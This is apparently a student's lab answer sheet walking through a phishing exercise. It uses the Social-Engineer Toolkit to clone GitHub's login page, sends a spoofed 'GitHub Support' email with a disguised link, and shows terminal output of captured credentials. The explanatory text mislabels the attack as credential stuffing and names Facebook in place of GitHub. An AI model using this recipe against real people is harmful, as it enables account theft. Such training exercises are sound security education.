
WEEK 6 – TASK 6.1P Answer Sheet

Your Name: Jack Perry (217298346)

Task Overview: In this activity, you will create a fake website (Github) and then send a phishing email to the user to update his/her credentials on Facebook.


TaskA1

Step 1: Launch Social Engineering Toolkit (SET) using the 'setoolkit' command.



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```


Step 2: Navigate to Website Attack Vectors (2) > Credential Harvester (3) > Site Cloner (2)



```
    1) Web Templates
    2) Site Cloner
    3) Custom Import

   99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.111]:192.168.1.111
```

Step 3: Configure Credential Harvester Settings

After reading the module disclaimers, the tool prompts you to enter the source IP. This is the IP address that the website will be cloned to. Next, the tool prompts you for the target URL where we've used 'https://github.com/login'.




```
-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.111]:192.168.1.111
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://github.com/login

[*] Cloning the website: https://github.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The credential harvester tool is now running on port 80, waiting to receive credentials entered into the cloned website. When the tool detects credentials, it will display them on this terminal.

TaskA2


Step 1: Preparing the email

Opening a new terminal, we launch another instance of SET and navigate to Mass Mailer (5) > Single Email Address (1)



```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:
```


Next, we enter the targets email address which the malicious email will be sent to, followed by the attacking (Gmail) address we'll be using. SET allows us to craft the email using HTML to send directly to the target.



```
   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:[redacted]

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:[redacted]
set:phishing> The FROM NAME the user will see:GitHub Support
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Login Attempt Detected
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:We have detected suspicious login attempt on your GitHub account. You need to visit <a href="192.168.1.111" target
="_blank" rel="noopener">https://github.com/login</a> immediately to prevent further access. Please act urgently to secure your account. </p>
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
▌
```

Step 2: Victim accesses the email

Here we can see after accessing the victims email address, the malicious email containing the malicious link.



Items in Junk Email will be permanently deleted after 30 days

GitHub Support
[redacted]
Login Attempt Detected 4:02 PM
We have detected a suspicious lo...

[redacted]

Login Attempt Detected

GS GitHub Support<[redacted]


To: You Mon 12/08/2024 4:02 PM

This message was identified as junk. We'll delete it after 30 days.

We have detected a suspicious login attempt on your GitHub account. You need to visit https://github.com/login immediately to prevent further access. Please act urgently to secure your account.

Following the link to the malicious site we reach the fake login page:

Step 3: Victim enters credentials into malicious site




Step 4: Site cloner tool listens and logs credentials entered

After entering the credentials:

Login – user

Password – password

We see the credentials are sent to the listening terminal.



```
[*] Cloning the website: https://github.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.112 - - [12/Aug/2024 06:37:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: commit=Sign+in
PARAM: authenticity_token=dHmxv31DYTBIG+btMhiNL46pFlcZvdUPOW1d13+zeUIzjoJBMAFb93P9X7oQ3wGo16NA0a2vncL2aEngdCItLw==
PARAM: add_account=
POSSIBLE USERNAME FIELD FOUND: login=username
POSSIBLE PASSWORD FIELD FOUND: password=password
PARAM: webauthn-conditional=undefined
PARAM: javascript-support=true
PARAM: webauthn-support=unsupported
PARAM: webauthn-iuvpaa-support=unsupported
POSSIBLE USERNAME FIELD FOUND: return_to=https://github.com/login
PARAM: allow_signup=
PARAM: client_id=
PARAM: integration=
PARAM: required_field_259b=
PARAM: timestamp=1723444590570
POSSIBLE PASSWORD FIELD FOUND: timestamp_secret=90e81cdb42776fe17f0d54343166645395ac1c25e359b42ec2645613e8c830844
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.112 - - [12/Aug/2024 06:38:38] "POST /session HTTP/1.1" 302 -
```


How the attack works?

Credential stuffing is a type of phishing tool available from the social engineering toolkit. Using the website attack vectors we were able to use the website cloning tool to clone the github login page exactly. The toolkit then hosted the fake website on the address we specified and began listening for activity. We then used the mass emailer tool to send a single email to our target. We specified the target and source address and then began filling out the body of the email. Here we applied social engineering tactics such as the subject name to make the email look and appear legitimate to convince the victim to trust the malicious email. In a real world application, attackers would create either fake emails with names that appear legitimate or implement third party tools to spoof the source address.

TaskA3

